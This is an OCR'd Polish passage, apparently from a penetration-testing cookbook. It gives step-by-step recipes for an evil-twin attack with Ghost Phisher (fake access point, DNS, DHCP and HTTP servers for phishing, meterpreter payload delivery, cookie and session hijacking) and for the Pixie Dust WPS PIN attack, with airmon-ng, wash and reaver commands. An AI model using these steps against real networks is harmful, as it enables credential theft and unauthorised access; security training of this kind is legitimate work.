
Posiadanie kont pracowniczych za pomocą Ghost Phisher

Ghost Phisher to oprogramowanie do audytu i ataków sieci bezprzewodowych, które tworzy fałszywy punkt dostępu do sieci, który oszukuje ofiarę, aby się z nim połączyła. Następnie przypisuje adres IP ofierze. Narzędzie może być używane do przeprowadzania różnych ataków, takich jak wyłudzanie danych uwierzytelniających i przechwytywanie sesji. Może być również używane do dostarczania ofiarom ładunków meterpretera. W tym przepisie dowiesz się, jak używać tego narzędzia do przeprowadzania różnych ataków phishingowych lub kradzieży plików cookie, między innymi.

Jak to zrobić...


Użycie Ghost Phisher można zobaczyć w następujący sposób:

1. Uruchamiamy go za pomocą polecenia ghost-phisher:




2. Tutaj wybieramy nasz interfejs i klikamy na Ustaw monitor:

3. Teraz podajemy szczegóły punktu dostępowego, który chcemy utworzyć:




4. Następnie klikamy na Start, aby utworzyć nową sieć bezprzewodową o tej nazwie

5. Następnie przełączamy się na Fałszywy Serwer DNS. Tutaj musimy podać adres IP, do którego ofiara będzie kierowana za każdym razem, gdy otworzy jakąkolwiek stronę internetową:




6. Następnie uruchamiamy serwer DNS.

7. Następnie przełączamy się na Fałszywy Serwer DHCP. Tutaj musimy się upewnić, że gdy ofiara próbuje się połączyć, otrzymuje adres IP przypisany do niej:




8. Po wykonaniu tej czynności klikamy Start, aby uruchomić usługę DHCP.

9. Jeśli chcemy kogoś wyłudzić i przechwycić dane uwierzytelniające, możemy skierować go na naszą stronę phishingową, ustawiając opcje na karcie Fałszywy serwer HTTP. Tutaj możemy przesłać stronę HTML, którą chcemy wyświetlić, lub podać adres URL, który chcemy sklonować. Uruchamiamy serwer:



10. W następnej zakładce widzimy Ghost Trap; ta funkcja pozwala nam wykonać atak Metasploit payload, który poprosi ofiarę o pobranie przygotowanego przez nas payloadu meterpretera, a gdy tylko zostanie on wykonany, otrzymamy połączenie z meterpreterem.

11. W zakładce Session Hijacking możemy nasłuchiwać i przechwytywać sesje, które mogą przechodzić przez sieć. Wszystko, co musimy tutaj zrobić, to wpisać adres IP bramy lub routera i kliknąć Start, a on wykryje i wyświetli wszystkie przechwycone pliki cookie/sesje:



Atak Pixie Dust

Wi-Fi Protected Setup (WPS) wprowadzono w 2006 r. dla użytkowników domowych, którzy chcieli połączyć się ze swoją siecią domową bez konieczności pamiętania skomplikowanych haseł do Wi-Fi. Używał ośmiocyfrowego kodu PIN do uwierzytelniania klienta w sieci. Atak Pixie Dust to sposób na brutalne wymuszenie ośmiocyfrowego kodu PIN. Atak ten umożliwiał odzyskanie kodu PIN w ciągu kilku minut, jeśli router był podatny na atak. Z drugiej strony, proste brutalne wymuszenie zajęłoby kilka godzin. W tym przepisie dowiesz się, jak przeprowadzić atak Pixie Dust. Listę podatnych routerów, na których atak zadziała, można znaleźć na stronie https:/ / docs.google. com/ spreadsheets/ d/ 1tSlbqVQ59kGn8hgmwcPTHUECQ3o9YhXR91A_ p7Nnj5Y/ edit? pref= 2 pli= 1#gid= 2048815923.

Przygotowania

Potrzebujemy sieci z włączonym WPS. W przeciwnym razie nie zadziała.

Jak to zrobić...

Aby dowiedzieć się więcej o pixie dust, wykonaj następujące kroki:


1. Uruchamiamy nasz interfejs w trybie monitorowania za pomocą następującego polecenia:

airmon-ng start wlan0

2. Następnie musimy znaleźć sieci z włączonym WPS; możemy to zrobić za pomocą następującego polecenia:

wash -i <monitor mode interface> -C


Poniższy zrzut ekranu pokazuje przykład poprzedniego polecenia:



3. Teraz uruchamiamy reavera za pomocą następującego polecenia:

reaver -i wlan0mon -b [BSSID] -vv -S -c [AP channel]

Poniższy zrzut ekranu pokazuje przykład poprzedniego polecenia:



4. Po wykonaniu tej czynności powinniśmy zobaczyć kod PIN.